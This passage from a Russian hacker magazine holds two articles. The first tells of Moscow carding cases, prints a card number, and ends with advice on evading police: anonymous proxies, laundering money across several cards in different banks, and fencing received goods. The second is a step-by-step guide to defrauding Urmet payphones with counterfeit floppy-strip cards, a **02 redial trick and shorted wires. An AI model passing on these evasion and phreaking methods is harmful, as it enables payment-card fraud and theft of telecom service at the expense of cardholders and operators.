Сделаю некоторые ремарки от себя. Стук об использовании левой креды пришел из шараги "VISA Austria". Из названия понятно, что та занимается обработкой и регистрацией карт в Австрии. До глубины души их удивили покупки, совершаемые "неизвестными россиянами" через карты, зарегистрированные у них. Замеченная операция произошла через карту некой Бригит Лейтер. И что самое интересное – стал известен номер карты. Это был 45481428297013, со сроком годности до января двухтысячного. Для Визы данный инцидент не стал первым и уж тем более последним, но решение об обращении к силовикам банк принял. Что достаточно смело с его стороны, так как информация о кражах у собственных клиентов – не лучшая реклама. Но решение было принято, и в Московском отделении Визы написали соответствующую заяву доблестной милиции.

Можно отдельно сказать про номера, ибо это был редкий случай, когда генератором удавалось найти рабочий номер. Через этот номер протащили до фига покупок, получали посылки в Москве – в основном компговые запчасти. Покупки производились в популярном онлайновом магазе "Микромак", известном низкими требованиями к инфе о креде. До этого через Микромак было куплено прочего добра на 10 косых баксов. Если ты тусуешься в хацкерских чатах или на ббсках, то мог видеть этот номер креды. Некоторые наивные пытаются и по сей день купить аккаунты на порносайтах через эту карту. Но не знают они, что по этому номеру заботливо ведется отдельный лог.

Тот, который Паша

Напомню, что вместе с Ильей взяли и Пашу. В то время как он проходил по аналогичному делу. А вся история началась после того, как он заказал на свое имя компговых мозгов на 10 штук баксов. Было еще то сладкое время, когда уровень безопасности онлайновых магазинов был низок. И свободно проходили транзакции по сгенеренным, не существующим кредиткам. Но на то они и сгенеренные, что их не существовало. И, соответственно, инетные барыги сильно удивились, заметив румяные нолики вместо обещанных десяти штук. Долго напрягая мозги, они разрубили фишку, что русский паренек Пашка их кинул через болт. Буржуины изошлись в конвульсиях от злости и быстренько настрочили донос в VISA. А там уже подняли по тревоге московский УЭП. Между хаком и взятием кардера прошло около полугода. И в начале марта ранним утром за Пашей пришли. Взять-то взяли, а где доказательства? Но доказательства были. И то, что посылка пришла на его имя, и домашний адрес, и что анонимный прокси, на поверку, оказался слабоват. Но по началу начали лишь следствие. Суд был отложен за нехваткой документов и доказательств. Но, после вторичного задержания в офисе FedEx`a, факты были на лицо, и у оперов было достаточно доков и факов для длительного задержания. И 18 ноября 98 года случился суд. Прецедентов таких дел практически не было, но все-таки удалось признать Пашу виновным по тогдашней 159 статье, части третьей – мошенничество в крупных размерах. Уэповцы ожидали серьезного срока для кардера. И дождались – 5 лет. Правда, условно. Но если кто-то считает, что условно – фигня, то жестоко ошибается. Кто не верит, может открыть родной УК.


Крошки Цахес Гофмана

Сидел я как-то в чате, и один чел меня спросил: кто такой кардер? Мне сложно было ответить. Я уже сказал, что любителей сисек, полученных через левые креды, я к ним не отношу. Тогда кто? Те, что как дети, попадаются при получении посылки? Вроде тоже нет. Но тогда я вспомнил про крутого хакера, напрямую связанного с кредами. Наши лысые СМИ воспевали песни Владимиру Левину, который на самом деле ничего и не ломал, но примерно тогда же так же стал массово известен другой хакер. Вот про его проделки я и хотел рассказать.

Илья Гофман. Здесь тяжелый случай. В отличие от большинства других хаков, связанных с кредами, здесь все было очень грамотно. Изначально тут была куда более крепкая почва для качественного кардинга. Если раньше схема была проста: номер креды – онлайновка – почта, то здесь все было хитрее закручено. Чтобы достать номер, надо долго лазить по чатам или тестить генеренные номера. Гиморное дело. Поняв это, Гофман принялся за разработку онлайнового магазина. Пацан он был толковый и быстро разобрался, что к чему. После взлома локалки магазин встал на колени. База по транзакциям захвачена, весь софт перекачан и получены права администратора. А ты что бы сделал, если бы такое счастье привалило? Илья оказался не оригинальнее тебя и решил состричь со взлома немерено у.ёв. Но не напрямую, скинув все бабки со счетов магазина, а хитрее. На правах администратора он мог контролировать и распределять суммы, которыми оперировал магазин. А суммы, уж поверь, были немалые. И теперь каждая транзакция не проходила без отчисления "дани". А точнее – без дополнительного списывания лишних баксов с аккаунта клиента. И, капелька за

капелькой, деньги уплывали в Москву, только не напрямую к Илье, а через подставных.
Таким подставным оказался Володя, чувак из Мытищ. Для получения бабла ему была заведена реальная кредитка в одном из московских банков. Вот на этом-то шаге и прерывается цепочка логики – ведь официально Володя получал на карту лишь свою небольшую зарплату. И в банке, просматривая логи операций, увидели, что через эту карту проходит немало бабок. И вместо получения процентов с суммы клиент сразу обналичивает зеленые. И снова УЭП выезжает в гости к новоявленному кардеру. Но человечек быстро ломается и указывает на некого Артема. Артем был частью того звена, что отвечало за обналичку баксов с карты Володи. За что ему причиталось 40% от списываемой суммы. И сняв бабло в банкомате или купив дорогую вещь в магазине, он должен был звонить Гофману на мобилу и сообщать о предполагаемом месте, где будет лежать бабло. Но Гофман пока ни разу не получил от Артема бабок и фактически оставался лишь крутым хацкером.
Как хацкер он был известен под ником Спайбул и работал по следующей схеме. Клиент оплачивал покупку в онлайне со своей карты, и ему высылался выбранный товар. Но Спайбул имитировал ошибку проги и списывал немного лишних баксов, а потом, от имени магазина, высылал. Только не клиенту, а на карту Володи из Мытищ. За счет большого количества заказов магазин не замечал измены. Да и клиент не стал бы обращаться в банк из-за потери 10 бакинских.
С буржуями все оказалось гладко, но, как я и писал, в Москве обнаружили эту измену. И после длительного расследования выстроилась логическая цепочка взаимоотношений между кардерами. Конечным оказался Гофман ака Спайбул. Он был задержан при получении баксов от Артема. После задержания его поместили сам знаешь куда. Где он, увы, и находится по сей день. Его осудили по замусоленной 159 статье. До 10 лет. Несмотря на многочисленные прошения его судьба остается неизвестной. Точнее, печально известной.

Два брата-акробата



В кардерской среде отношения строятся достаточно жестко, и всякие телячьи нежности не допускаются. Вот жили-были два брата, Сергей и Дима. Первый учился на 5 курсе в универе и уже готовил диплом. А второй был младше и учился в технаре. По понятным причинам бабок конкретно не хватало. Но ребята-то молодые – и потусоваться хочется, и девочек, и иметь навороченный комп. Если для того, чтобы тусоваться и иметь девчонок, бабки нужны не так сильно, то на апгрейд улетает до фига гринов. Вот апгрейд и подтолкнул братанов на кардинг. Как раз тогда начался бум троянов, тыривших пароли дайлапа. И в этом деле братья преуспели, перехватив больше двухсот логинов. Впоследствии создали базу и по заказу отдавали пароли. Менялись пароли на крутые номера асек, пароли к XXX, спам листы. И на номера кредиток. И однажды удалось раздобыть номер карты, выданной крупным шведским банком. На карте оказалось до фига баксов, и братья начали активно списывать их с аккаунта. Для начала получили мемберов на больших порносайтах, потом накупили себе адресов .net и .com. Но вся эта халява показалась им излишне виртуальной. И захотелось чего-то более осязаемого. Вот тут-то они и вспомнили, что старый пенек пора бы уже сменить на новомодный P!!!. Так и решили, заказав помимо него 2 мамки от Асуса, Vodoo3, Sb live! и прочее добро. Итого – на полторы штуки зеленью. Их заказ пришел быстро, и, следуя всем правилам конспирации, они получили железки на почтамте. Свободно ушли. И, распаковав перехваченное добро, они принялись апгрейдить свою тачку. И все пинцетно.
Тяга к апгрейдам для них впоследствии окажется роковой. Но пока братцы сидят и кайфуют за новым железным конем. Даже забыли про номера карт и про свои проделки. Хотя дело было весной, а весна – тяжелая штука. И младшенький брателло полез за любовью на порносайты. Где оформил аккаунт по той же креде, с которой были куплены железяки. Но через неделю пришел в Москву запрос о 50 баксах, что младший оставил бабам. Оказалось, что настоящий держатель карты является хозяином компьютерного магазина и сам частенько делает заказы в онлайновых магазинах. Так часто, что его покупки становятся хаотичными. И, получив счет за покупки, что сам не делал, отложил его до лучших времен. Но, увидев уведомление о плате за членство в клубе вуайеристов, забил тревогу. Пришел в свой банк, где объяснил положение вещей. Там все поняли и дали запрос в отдел безопасности VISA. Откуда и пришла информация о том, что операции с кредиткой шведа происходили из России. И местная прокуратура обратилась к российской. К этому времени наши мвдшники привыкли к такой проблеме и приступили к поиску кардеров. Но местный розыск зашел в тупик. Забрав в обезьянник какую-то ученицу музыкальной школы, вместе с ней прихватили и ее комп. Все дело оказалось в том, что после прохождения нескольких проксей погоны увидели динамический айпишник, выданный под логин задержанной девушки.
Девушка и вправду оказалась инетчицей, но про кардеров никогда не слышала. Ей поверили, выловив парочку троянов у нее на винте. Ты уже понял, что ее пароль поперли, и покупка железа происходила под ее логином.
Обрыв. Дальше связь с реальными кардерами прерывается. Но один хитрый опер предложил раскопать почту, на которую уходили пароли после запуска трояна. После нехитрых манипуляций у них это получилось. Выявилось мыло на халявном серваке. И что оно дает? Ничего? Ты не прав. Тогда оперы быстро написали письмо на это мыло с предложением обмена паролей на новые номера кредиток. И один из братьев, просматривая пароли от лохов, приметил это письмо. И даже на него ответил. Все. Попал. Просмотрев header письма, они выкусили его айпишник. Далее не составило труда получить данные о его владельце. Им оказался старший брат Сергей. У него была плохая привычка – проверять почту через свой родной логин. В регистрации он указал свои настоящие данные и телефон....
Через день за ним пришли. Но на руках у милиции не было ничего, кроме ордера на обыск и мутных предположений. Но по закону 72 часа

задержания разрешены. И за это время стали старательно изучать его и его комп. Поначалу ничего не нашли. И сам Сергей долго под лоха шифровался, да и все хацкерские проги и доки он хранил на отдельном съемном винте. Не прикопаешься. Но оперы припомнили, что первой покупкой были мамка и проц. И полезли сверять почтовые реквизиты. Вот и все. Все совпало. Серийные номера мамки и видюхи оказались теми же, что и на проданных в онлайновке. Все понятно?
Дело не закончено. Но вырисовывается не лучшая картина. Ведь, помимо игр с картами, ему, очевидно, нацепят 272 статью за воровство паролей. По делу идет лишь старший брат, а младший проходит свидетелем. Есть, конечно, надежда, что старшему дадут "условно", но это опять же неизвестно.

Мораль сей басни такова

Ну какая тут, на хрен, может быть мораль? Проще всего не играть с чужими деньгами и зарабатывать деньги более мирным способом. Особенно зная, что практически никто из наших горе-кардеров не смог снять реальных денег. Но также зная ряд их ошибок, легко вынести некоторые выкладки из их печального опыта.


Снова курьер

Илья был далеко не бедным юношей и прикрыться острой потребностью в финансах не мог. Скорее его потянула в кардинг жажда приключений. Возможно, хотелось авторитета среди "бывалых" или просто выпендриться надо было. Ну и ладно, это его тараканы. Мне больше хотелось бы отметить принцип его взаимоотношений с "боссом". Достать номер карты, при желании, не сложно. Клиентов на покупку комповых девайсов также достаточно. И работу Maxx`a нельзя было назвать особо пыльной. Особенно – против стремной работы Ильи. Если уж приходится строить отношения – не стоит соглашаться на 10%. Так как получение – одно из самых опасных моментов в этом деле. А еще лучше вообще не соглашаться на такую "грязную" работу. И работать без "щедрого" босса. На радиорынках или в мелких компьютерных мастерских всегда можно договориться толкнуть перехваченные запчасти. И два слова насчет задержания: существует распространенное мнение, что лучше забирать товар вдвоем, как это делал Илья. Я же смею заметить, что это не лучшее решение. Потому как если ловят, то ловят обоих, а это совсем плохо. А если берут тебя, то ты, очевидно, расколешься и сдашь своего напарника. А если удастся промолчать, то тебе это оперы припомнят.

Again тот, который Паша

Если ты уже, не дай Бог, однажды "попадал" на этом деле, ит минз на кардинге, то лучше забудь о работе в реале. Этому явный пример – Паша. И, возможно, если бы его не взяли у офиса FedEx, то он мог бы избежать "пятака". Но горбатого ствол исправит. И то не всегда. Кардинг – это не обычное воровство. И порой "протокол – отпечаткЫ пальцЭф" не являются явной характеристикой, в связи с чем в ряде случаев с органами можно договориться. Ведь ловят кардеров такие же обычные люди. Но когда "подвиги" идут чередой, то эта человечность враз пропадает.

Крошки Цахес Гофмана



Тут можно сказать многое. Про крошек, что обналичивали и заначивали бабло, говорить не хочется. Тут есть куда более яркая фигура, нежели чем они.
Спайбул. Сам факт взлома онлайнового магазина выделяет его среди сотен кардеров. Я уже сказал о привычной схеме "номер карты – онлайн – почта". Этот взлом гениален. Но, очевидно, не хватило организации этого дела. Нет, схема была тщательно продумана. Но сам Гофман был не очень похож на матерого грабителя, как его представил суд. Если удалось совершить крутой взлом, то можно договориться о оплате за это со стороны хозяев магазина. Это в том случае, если у тебя хороший английский. В этом же случае, если попадется нормальный админ, то тебе могут предложить полноценную работу. Оплата которой будет порой значительно больше, нежели прибыли с кардинга. Да и вообще стабильный законный заработок очень неплох. Если же админ сволочь, то могут придти на помощь потенциальные конкуренты этого онлайна. То есть если рассказать про дырку кому надо, за это могут очень прилично заплатить. Очень прилично. В основном ловят при передаче денег или товара. Так и взяли Гофмана. Ему хотелось быстро перехватить зелени, а ведь если бы он немного переждал, то мог бы вполне неплохо поживиться. И о карточке. Если ты внимательно читал, то помнишь, что наколку Уэповцам дали из банка. Соответственно, стоит уделить этому внимание, и на обычную карту, регистрация которой стоит 5-10 $, не стоит класть значительные суммы. Лучше заводить карту в солидном банке. И изначально положить не меньше 200 баксинских. А вообще лучше перечислять деньги не на одну креду, а, как минимум, на три. И лучше пусть они будут зарегистрированы в разных банках, на разных людей.

Два брата-акробата

Тут можно говорить много и нудно. Но на чем их поймали? На серийных номерах полученных девайсов. Все грамотные кардеры знают, что полученный товар нельзя оставлять у себя. Еще на него вышли по его IP, оставшемуся в заголовке. Поэтому если приходят такие "странные" письма, то отвечать на них стоит только через анонимный прокси, а еще лучше вообще их проигнорировать. И если почта создана специально для паролей, то, помимо троянов, в нее может писать только жертва или те, кто "спасает" эту жертву. Во время вынесения приговора особенно учитывается наличие других нарушений, помимо основной статьи. Как тот же кардинг с прибавлением 272 статьи за перехват паролей. И совмещать "приятное с полезным" совсем не стоит. То есть если пробивать покупку, то только находясь в Инете, под "родным" логином. Нет, конечно, под совсем "родным" не стоит. Для такого случая оптимальны "Интернет карты" или конверты с паролем и логином. Но намечается тенденция, что первый заход с логина из конверта обязательно должен быть на линию, где есть АОН. А вот АОН – это действительно опасно, и стоит подробно узнать про модемный пул, на который собираешься звонить.
Россия несколько отстает в техническом развитии от Запада, и технологии борьбы с кардерами также тормозят. И технологии судебного производства также не развиты. Многим это на руку. Но вот из описанных случаев понятно, что чаще хватают за ту самую руку. Если лет 5-6 назад вообще по Москве можно было ходить с чужой картой и совершать покупки, и даже была реальная возможность быть не пойманным, то сейчас совсем другое время. И стоит как следует подумать перед тем, как начать игры с картами. Да и задай себе и другу, который хочет таких игр, вопрос: зачем тебе это надо?

При подготовке статьи использовались материалы газет "Версия" и "Известия".



Взломанный Урмет

SideX(sidex@xakep.ru) #332026))



Приятель, а ты задумывался, зачем придумали телефонные карточки? Не, ну, ясный перец, что их изобрели всякие барыги, чтобы с тебя бабок поиметь. Но мы-то на такие вещи не покупаемся! И X нашел ответ: карты сделаны для того, чтобы их хакнуть :). В этом я убедился, когда в страшный мороз, в валенках и ушанке, разыскивал жетон, чтобы срочно позвонить. Как всегда, ничего не нашел, но у меня появилась мысль о взломе таксофонов.

Я думаю, тебе не раз хотелось бесплатно позвонить из автомата, а не метаться в поисках жетона. И ты думаешь, что у тебя ничего не выйдет, ведь такие крутые взломы могут делать только большие дядьки в очках и с прибором за штуку баксов. Ты прав, что ломать систему защиты некоторых карточек действительно гиморно, например, в случае с картами МГТСа: чип, на котором хранится инфа о твоем аккаунте (балансе) – считать можно только программатором, а если он реально рабочий, то стоит не дешево. Да и чего скрывать – не в деньгах даже дело, просто с такой техникой нужно уметь работать. Но я тут с тобой курсы по работе с программаторами открывать не буду. Все проще. Я расскажу тебе про новый и притом не сверхсложный метод хака телефонии.

Урмет – рулез для халявщика!

Ну что, программаторы в задницу, хакеры открыли легкий способ взлома таксофонов Урмет. Они наиболее прогрессивные из существующих: ими пользуется добрая половина Европы. В основном фрикингом занимаются не для того, чтобы соседям Васе Пупкину и Дусе Хабибулиной телефонить, а для получения свободного доступа к междугородке. А что с девайсами от МГТС? МГТС – ломанный-переломанный, и они дырку с таксофоновым межгородом прикрыли, а Урмет изобрели буржуинские технари. Они, конечно, молод-

цы, ведь не случайно многие компании связи переходят на их аппараты. Но, увы (или ура ;-), заботятся о безопасности своего детища крайне неохотно. И хакнувшие урметский автомат теперь постоянно у кабин телефонных тусят. Нет, они не пивко потягивают, как ты, а болтают по междубугорью (некоторые извраты даже в кекс по телефону лезут :-), есть еще экстремалы, которые хакнутый межгород за баксы впаривают.
С Урметом, правда, один трабл: эти чудо-автоматы наша столица закупает в ограниченных количествах, и они встречаются не так часто, как тот же МГТС или АЦЕСС (ACESS). Но все же интересующих нас аппаратов много в торговых центрах, на вокзалах, в аэропортах, да и за бугором до фига кабин под Урметом.

ДЫРКА НУМБЕР ВАН: клеимся, поглаживаем, раздеваем

В основном я тебя стал грузить всей этой таксофоновой дрянью, потому что таксофоны этой марки хакнуть может любой. Ведь у них такая кривая система защиты от фрика, что смеяться даже неприлично. Расскажу тебе подробнее про дыру нумбер ван: таксофон определяет значение баланса твоей карты по оттискам, оставляемым по окончании разговоров, этим-то хакеры и пользуются ;-) при изготовлении своей «суррогатной» карточки. Чтобы понять процесс создания, давай напряжем мозги и изучим интересующую нас карту. Она состоит из тонкого пластика, на котором нанесена с одной стороны реклама (СУКСЬЬЬ), а с другой – инструкция и магнитная полоска. Правый или левый угол – отрывной (это чтобы ты знал, что до тебя никто по ней не базарил), перед употреблением (наружное, внутрь не принимать :)) угол отрывают.


Для взлома таких карт используют дискутку 5-ти дюймовочку. Сейчас в продаже таких практически нет, но можно парочку перехватить в кабинете информатики или прикупить на Митьке. А теперь лови ингредиенты этого наваристого фрикерского зелья от бабки Фрикиевны:


1.Утюг электрический – 1 штука.
2.Клей ПВА – 1 штука (нюхать его бесполезно, а ежели руки растут не оттуда, то штук 5).
3.Кусок тонкого пластика, а лучше тонкого плотного картона.
4.Бумага – самоклейка – 2-3 штуки (вешь в хозяйстве нужная, можно сделать наклейки: НАТО – МД).
5. Дискетка 5,25 – 1-2 штуки.

Я не из Белых Столбов, не из Кащенки и понимаю, что значительно проще было бы наклеить полоску на картонку, но это не катит, так как сложно ровно приклеить ленту клеем. Итак, как же это делают мега-хацкеры? Они берут плотный тонкий пластик или картон той же толщины, что и обычная фотка. Достают самоклеющуюся бумагу (ее можно купить в универмаге, в отделе, торгующем канцелярией). Осторожно склеивают картон (пластик) и самоклейку. Потом достают утюг (которым ты из ламухов пароли выбивал) и, положив на это дело газету, проводят несколько раз.
Вот теперь сиамские близняшки готовы. А теперь начинается процесс склевания. Но что они клеют то? Сначала вырезают полоску из магнитного диска (что из кишок пяти дюймовки). Полоску режут под размер карты. Так, на родине автоматов – в Италии, полоска короткая, в половину от самой карты. А у нас наиболее распространены карточки с длинными полосками во всю карту. Купи реальную карточку и посмотри на нее внимательно, чтобы понять, всю систему. Обычно продаются карты минимальным номиналом, не дороже тридцати рублей. Купил? Какая хорошая девочка, отличница :). Дальше система взлома такова: хакер отмеряет длину полоски с карты и ножницами (бритвой) вырезает ее эквивалент из дискеты. А потом аккуратно приклеивает на картонку, предварительно сняв защитный слой самоклейки. В первую минуту, пока полоска не совсем присохла, можно подправить ее положение, т.ч. особо крутых знаний тут не нужно, хакер может подправить все на лету. Я тоже так делал, но когда закончил – потерял саму карту. Потом нашел ее приклеенной на моей собаке :). Просто когда я приклеил полосу, то оставил клейкой 90% поверхности. Но я то не настолько крут, как те ребята, что занимаются этим профессионально. А вот у них карта теперь в рабочем состоянии. Просто, не так ли? А ты говоришь «защита»!


ДЫРКА НУМБЕР ТУ: Нажимаем на кнопку получаем результат


Но как только появляется дырка или баг, то приходят и патчи. И до некоторых (только до некоторых) они уже дошли :(. И пара отечественных компаний связи затолкали первую дыру. В основном по этому вопросу толково поработала одна доблестная московская компания. Наверно, это случилось по причине того, что таксофоны висели на дорогой цифровой АТС, и им надоело отдавать крупные бабки ММТ за фрикнутый межгород. И они стали выпускать новые, защищенные карты, но, как ты помнишь, наши соотечественники также любят наступать на одни и те же грабли дважды. Так случилось с нашими держателями таксофонов: вместо того чтобы просто перейти на другие автоматы, они придумывают всякие левые феньки. Но все равно попадают: если раньше базарили






халявно только имеющие ломанутые карты, то теперь все наши халявщики. Дырка нумер ту работает на аппаратах, оперирующих на базе цифровых АТС, например, аппараты, установленные в Москве ПТТ – Телепортом. Постепенно многие Урметы переводятся на качественные АТС, и эту дыру реально совмещать с первой. Много лет назад некоторые сотовые аппараты можно было подключить в чужую сеть, т.е. ломануть, через его же клавиатуру, так и мы уделаем Урмет через обычные кнопки. Вот описание этой дырки.





Сначала вставляется карточка и набирается номер, куда надо звонить. Далее, как будут слышны длинные гудки – трубка кладется. А потом достается карточка и набирается **02. Ты прочитал и не понял? Правильно: руками не потрогать, словами не назвать, и я объясню чуть подробнее суть этого способа. На цифровых АТС (да и на некоторых других) есть дополнительные фишки, способствующие большему удобству работы. И в этом случае был повтор последнего номера (типа Redial), и в этих таксофонах столь ценная погремушка вызывается командой **0. А глупый автомат воспринимает только 02. Ты, типа, не помнишь, что это за номер? ;-). Т.е. таксофон включает микрофон, АТС в своем хроническом бреду воспринимает **0 как команду повторить последний натыканный номер и игнорирует последнюю цифру 2. «Какая я вся неоднозначная!», – кричала система Урмет, то открывая, то закрывая дыру с дополнительными услугами.



ДЫРКА НУМБЕР ФРИ: мучаем, режем, бьем током

Этот дырка, по причине своей ужасной кошмарности, работает и на цифровых, и нецифровых линиях. Короче, универсальная, и делать ничего особенно не надо. Хакер находит таксофон с доступными проводами, идущими к нему. Для чего? Чтобы с них можно было снять изоляцию. Если провода находятся в пусть даже тонкой трубе, то это все равно ему не подойдет, т. к. намучаешься с их разделкой. Поэтому он подбирает таксофон, находящийся в помещении: у них обычно тонкий слой изоляции и отсутствует защитная трубка. Ладно, представим, что подходящий аппарат найден. Что дальше? Дальше он аккуратно снимает изоляцию, да не обычной бритвой (а то ток тебя приласкает), а складным ножиком или острыми ножницами (прикидываешь, как он подготавливается?). Как провода оголятся, он, удерживая провода на расстоянии, набирает нужный номер телефона. Когда разговор начался, провода замыкаются. У иноземного аппарата есть сценарий на случай погрома: как какие глюки или перебои в работе, он выбрасывает карточку из своего ненасытного чрева. Карточка достается и убирается подальше от тупых глаз машины, и теперь отпускаются провода, т.е. прекращается замыкание. Обрадовавшись окончанию железного отходняга, сердобольный телефон разрешает хакеру болтать сколько угодно. Вот так все просто!

Из маниакальных методов с замыканием есть еще один, более безопасный, но чуть более сложный. Это, наверно, самый старый из вариантов взлома таксофона: его еще применяли на автоматах-копеечниках. Для бесплатного звонка используют: провод, с двух сторон оголенный, маленький контактный крокодильчик. Далее прицепляется крокодильчик на провод, и уже закрепленный крокодил вешается на лоток для подачи карточки. Набирается нужный номер. После набора, когда хакер услышал щелчок – это запрос аппарата на считывание единиц из аккаунта – он рывком всовывает второй оголенный конец провода в микрофон трубки. Просовывает так, чтобы провод коснулся любой металлической части микрофона, и провод не отпускается до окончания болтовни. Метод с просовыванием провода и закреплением крокодила я не могу назвать «самым лучшим хакерским способом». Т.к. металлические части микрофона часто спрятаны за пластмассовой сеткой, а лоток для карты иногда делают не из металла, а из углепластика. С первой проблемой хакеры справляются, проковыряв дырочку в сетке или вообще сняв переднюю панель трубки. Со второй несколько сложнее, т.к. крышку аппарата сдвинуть проблематично, и им приходится пинцетом просовывать провод внутрь приемного лотка, но и тут есть заковырка: хитрые дядьки ставят в некоторые корпуса – металлоискатели, тогда гимора достается конкретно, и надо поменять подаваемое напряжение на аппарат с исходного на существующее напряжение, минус напряжение металлоиска-

теля. Для этого нужен выпрямитель электросети. Вообщем не все так просто во фрикинге. :)

ПОГОНЫ СВИСТЯТ В СВИСТОК, румяные губы ХОЗЯЙКИ зеленеют при слове ФРИКЕР!

